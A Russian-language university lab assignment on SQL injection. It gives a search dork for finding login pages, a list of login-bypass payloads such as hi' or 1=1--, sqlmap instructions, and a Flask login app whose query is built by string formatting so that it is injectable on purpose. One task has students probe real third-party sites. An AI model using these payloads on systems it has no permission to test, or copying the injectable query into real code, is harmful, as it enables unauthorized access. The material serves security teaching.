Лабораторная работа №6

Оценка безопасности web-страниц и приложений с использованием ручного и автоматизированного анализа наличия уязвимостей типа "SQL Injection"

Цель работы: Освоение и систематизация знаний об уязвимостях и инструментах их выявления.

Теоретическая часть

Уязвимости типа "SQL Injection" ("инъекция в SQL-запросы") позволяют нарушителю выполнять несанкционированные операции над содержимым баз данных SQL -серверов путём вставки дополнительных команд в SQL -запросы. Любой SQL -запрос представляет собой последовательность команд для сервера СУБД, сформированную на основе специализированного языка структурированных запросов SQL (Structured Query Language). Данная уязвимость характерна для приложений, которые получают в качестве входных данных параметры доступа к базе данных, после чего на их основе формируют SQL -запрос к серверам СУБД. Уязвимость " SQL Injection " заключается в отсутствии проверки корректности данных, поступающих на вход программе, что потенциально может позволить нарушителю составить входные данные таким образом, что приведёт к искажению искомого SQL -запроса к СУБД.

Поиск страниц для проведения экспериментов

- Задать в *Google* поиск страниц с использованием служебных команд:

```
inurl: login.php
```

- Найти страницы, которые запрашивают у пользователя данные (страница поиска, обсуждений, и т.д.) и используют метод *POST*, чтобы послать команды другой Web странице; все параметры между <*FORM*> и </*FORM*> потенциально могут быть уязвимы к введению SQL кода:

```
<FORM action=Search/search.asp method=post>
```

```
        <input type=hidden name=A value=C>
    </FORM>
```

- Найти страницы, которые используют параметры, подобно:

  `http:// somesite1.ru/?ID=31610`

Проверка наличия на странице уязвимости

- Опробовать приведенные ниже варианты в качестве входных данных в текстовые поля для ввода имени пользователя и пароля *URL*-параметра *скрытых полей*:
  - `hi' or 1=1--`
  - `' or 1=1-`
  - `" or 1=1--`
  - `or 1=1-`
  - `' or 'a'='a`
  - `" or "a"="a`
  - `') or ('a'='a`

- Примеры
  - `Login: hi' or 1=1--`
  - `Password: hi' or 1=1`
  - `http://somesite2/index.asp?id=hi' or 1=1--`
  - `<FORM action=http:// somesite3/Search/search.asp method=post>`
  - `    <input type=hidden name=A value="hi' or 1=1-- ">`
  - `</FORM>`

Признаком обнаружения *уязвимости* является получение возможности неавторизованного входа на *сайт*.

Автоматизированная проверка наличия на странице уязвимости

- Загрузить утилиту sqlmap с сайта http://sqlmap.org/ (там же можно найти инструкцию для работы с sqlmap) или воспользоваться сайтом http://suip.biz/
- Запустить утилиту, в качестве параметров передав адреса страниц, выбранных для проведения экспериментов
- Проанализировать результаты работы программы

Действия в случае обнаружения уязвимости на странице


При обнаружении на странице *уязвимости SQL Injection*

- Немедленно сообщить о найденной *уязвимости* администрации сайта
- НЕ развивать *атаку*
- НЕ размещать информацию о найденной *уязвимости* на общедоступных ресурсах
- НЕ предпринимать действий, которые могут привести к нарушению *конфиденциальности*, целостности или доступности размещенной на сайте информации
-

Пример собственного web-сайта на языке Python

1. Устанавливаем python с официального сайта (https://www.python.org/), желательно 3й версии.
2. Устанавливаем flask:

   ```
   $ pip install Flask
   ```
3. Создаем файлы со следующей структурой:



create_db.py

```
import sqlite3

# Подключаемся к базе test_db.sqlite, в нашем случае она отсутствует. Создадим
   её.
conn = sqlite3.connect('test_db.sqlite')
cursor = conn.cursor()
# Создаем таблицу пользователей
cursor.execute('CREATE TABLE users(ID INTEGER PRIMARY KEY ASC, login TEXT
   UNIQUE, pass TEXT)')
# Добавляем пользователя
cursor.execute('INSERT INTO users (login, pass) VALUES ("login", "pass")')
conn.commit()
```

```
conn.close()
```

run.py

```
import sqlite3
from flask import Flask, redirect, render_template, session, url_for, request

app = Flask(__name__)
# Секретный ключ, необходимый для сессии
app.secret_key = 'A0Zr98j/3yX R~XHH!jmN]LWX/,?RT'

# Этот код выполняется если URL-путь пустой
@app.route('/')
def index():
    # Если пользователь есть в сессии загружаем шаблон index.html
    if 'username' in session:
        return render_template('index.html')
    # Перенаправление на страницу login
    return redirect(url_for('login'))

@app.route('/login')
def login():
    if 'username' in session:
        return redirect(url_for('index'))
    return render_template('login.html')

@app.route('/login/authentication', methods=['POST', 'GET'])
def authentication():
    conn = sqlite3.connect('test_db.sqlite')
    cursor = conn.cursor()
    # Пытаемся получить число совпадений с пользователем и паролем
     cursor.execute("SELECT COUNT(*) FROM users WHERE login = '%s' AND pass =
   '%s'" % (request.form['login'], request.form['pass'],))
    res = cursor.fetchone()
    conn.close()
    # Если есть совпадения то добавляем имя в сессию
    if res[0] != 0:
        session['username'] = request.form['login']
        return redirect(url_for('index'))
    return redirect(url_for('login'))

@app.route('/logout')
def logout():
    # Удаляем сессию
```

```
    session.pop('username', None)
    return redirect(url_for('login'))

if __name__ == '__main__':
    # host, port, debug_mode
    app.run('127.0.0.1', 80, True)
```

index.html


```
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <title>Главная</title>
</head>
<body>
<h1>Ура, тебе удалось войти!</h1>
{# jinja2 так позволит получить нужный URL #}
<a href="{{ url_for('logout') }}">выйти</a>
</body>
</html>
```

login.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
    <meta charset="UTF-8">
    <title>Форма входа HTML5 CSS3</title>
</head>
<body>
<div class="container">
    <section id="content">
              {# В action записывается адрес, куда нас перенаправит после
   подтверждения формы. #}
        <form action="/login/authentication" method="post">
            <h1>Вход на сайт</h1>
            <div>
                <input placeholder="Имя" required="" type="text" name="login">
            </div>
            <div>
                        <input placeholder="Пароль" required="" type="password"
   name="pass">
            </div>
            <div>
```

```
                <input value="Войти" type="submit">
            </div>
        </form>
    </section>
</div>
</body>
</html>
```

4. Далее необходимо инициализировать базу данных:
   $ python create_db.py
5. После чего запускаем наш сайт командой:
   $ python run.py
6. Заходим в браузер и вводим выбранный нами IP. Тестируем на sql-инъекции. При успешной проверке или при вводе правильных данных мы увидим следующую надпись



Задачи:

Выполнить одно из двух следующих заданий:

Задание 1:

- Найти сайт уязвимый для SQL-инъекций, используя соответствующие методы.
- Для этого же сайта использовать специализированную программу sqlmap для проверки на уязвимость.

Задание 2:

- Написать собственный web-сайт или приложение, которое будет уязвимо для SQL-инъекций.
- Проверить его уязвимость.
- Исправить уязвимость и убедиться, что уязвимости больше нет.